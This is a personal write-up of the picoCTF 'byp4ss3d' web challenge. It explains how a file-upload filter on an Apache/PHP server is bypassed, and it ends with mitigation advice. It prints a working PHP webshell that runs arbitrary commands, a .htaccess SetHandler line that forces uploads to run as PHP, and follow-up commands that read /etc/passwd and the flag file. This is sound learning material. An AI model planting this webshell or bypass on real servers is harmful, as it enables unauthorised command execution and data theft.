$ cat /writeups/picoctf-byp4ss3d.md
picoCTF byp4ss3d
2026-02-02
This writeup covers my solution to picoCTF's byp4ss3d challenge.
Written by: Khashayar Khosrosourmi
Challenge Description

A university’s online registration portal asks students to upload their ID cards for verification. The developer put some filters in place to ensure only image files are uploaded but are they enough? Take a look at how the upload is implemented. Maybe there’s a way to slip past the checks and interact with the server in ways you shouldn’t. You can access the web application at here!
Hint 1
Apache can be tricked into executing non-PHP files as PHP with a .htaccess file.
Hint 2
Try uploading more than just one file.
Solution
In this challenge, there is a webpage where image files can be uploaded. After the upload is completed, the application provides a URL, and the uploaded image can be accessed directly.




At this point, I suspected I might be able to disguise a simple PHP webshell as an image, upload it, and execute commands to retrieve the flag. But first, the backend technology needed to be identified. By inspecting the response headers, I found that the application was running on Apache and using PHP.
Then I prepared a simple PHP webshell:
<html>
    <body>
        <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
            <input type="TEXT" name="cmd" autofocus id="cmd" size="80">
            <input type="SUBMIT" value="Execute">
        </form>
        <pre>
            <?php
                if(isset($_GET['cmd']))
                {
                    system($_GET['cmd'] . ' 2>&1');
                }
            ?>
        </pre>
    </body>
</html>
I saved this shell as image.png and uploaded it. The upload functionality appeared to only validate the file extension, which is a good scenario from an attacker’s point of view.

However, the issue was that although the file had a .png extension, the server would not interpret PHP code unless the file was treated as a PHP script. When I tried to access the uploaded webshell, I received the following error:

This happened because Apache does not execute PHP code inside files with a .png extension by default. Therefore, I needed a way to configure the server to treat other file types as PHP.
.htaccess file
The hints pointed to a file named .htaccess. With some research, I learned that .htaccess is a directory-level configuration file supported by Apache. It can be used to override certain server settings within a specific folder.
For this challenge, the SetHandler directive could be abused to force Apache to execute PHP code regardless of the file extension. I created a .htaccess file with the following content:
SetHandler php-scriptThen I uploaded the file.

If the configuration was applied successfully, the previously uploaded image should no longer render normally. When I revisited the image URL, the error confirmed that the server was now treating the file differently:

Now I was able to access the uploaded webshell:

From here, I executed the whoami command to identify the current user:

Then I ran cat /etc/passwd to confirm the environment and locate the home directory of the web server user:

The user www-data was associated with the directory /var/www.
Next, I listed the contents of that directory using:
ls -al /var/www

The flag file was visible in the directory. Finally, I retrieved it by executing:
cat /var/www/flag.txt

Mitigation
To prevent this vulnerability, the server should disable unsafe .htaccess overrides (set AllowOverride None), enforce strict MIME-type validation instead of relying on file extensions, and store uploads outside the web root so they cannot be executed as scripts.